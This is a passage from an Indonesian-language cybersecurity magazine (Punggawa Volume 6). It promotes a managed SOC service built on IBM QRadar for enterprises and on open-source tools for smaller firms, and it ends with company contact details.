SOC, dalam pendekatan ini, diperlakukan sebagai fungsi berkelanjutan. Ia tidak hadir hanya ketika audit berlangsung atau ketika insiden sudah menjadi krisis.

PUNGGAWA cybersecurity

IBM® Gold Partner

UNTUK SIAPA PENDEKATAN INI MASUK AKAL?

Pendekatan berlapis yang diambil **Punggawa Cyber Resilience Center** membuat layanan ini relevan bagi spektrum organisasi yang lebih luas:

- **Enterprise dan industri kritikal** dengan kebutuhan integrasi dan kepatuhan tinggi
- **Perusahaan menengah** yang membutuhkan SOC tetapi tidak ingin membangun tim internal penuh
- Organisasi yang mencari keseimbangan antara visibilitas, kontrol, dan efisiensi operasional

Bagi organisasi sangat kecil dengan eksposur risiko minimal, SOC mungkin tetap terasa berlebihan. Namun bagi perusahaan yang operasionalnya semakin bergantung pada sistem digital, pendekatan SOC terkelola—meski dalam bentuk paling sederhana—sering kali menjadi titik awal yang masuk akal.

IBM® Gold Partner

PUNGGAWA cybersecurity

KESIMPULAN: KETAHANAN SIBER YANG KONTEKSTUAL

Punggawa Cyber Resilience Center tidak mencoba menjual satu definisi ketahanan siber untuk semua. Ia menawarkan pendekatan yang menempatkan **fungsi operasional di atas retorika,** dan menyesuaikan teknologi dengan konteks organisasi.

Bagi perusahaan besar, itu berarti **SOC berbasis IBM QRadar** yang terintegrasi dalam ekosistem enterprise. Bagi perusahaan kecil dan menengah, itu berarti arsitektur yang lebih ringan, dibangun dari teknologi open-source, namun dijalankan dengan prinsip operasional yang sama.

Dalam banyak kasus, pendekatan semacam ini tidak spektakuler, tidak berisik justru yang paling relevan. Karena pada akhirnya, **ketahanan siber bukan soal seberapa canggih teknologinya**, tetapi seberapa konsisten ia dijalankan ketika tidak ada yang sedang melihat.

PUNGGAWA CYBERSECURITY

MAGAZINE

ask.sales@punggawa.com

info@jukesolutions.com

punggawacyber

jukesolutions

PunggawaCyber

JUKe Solutions

Punggawa Cybersecurity

Juke Solutions

MAGAZINE PUNGGAWA VOLUME 6

PUNGGAWA cybersecurity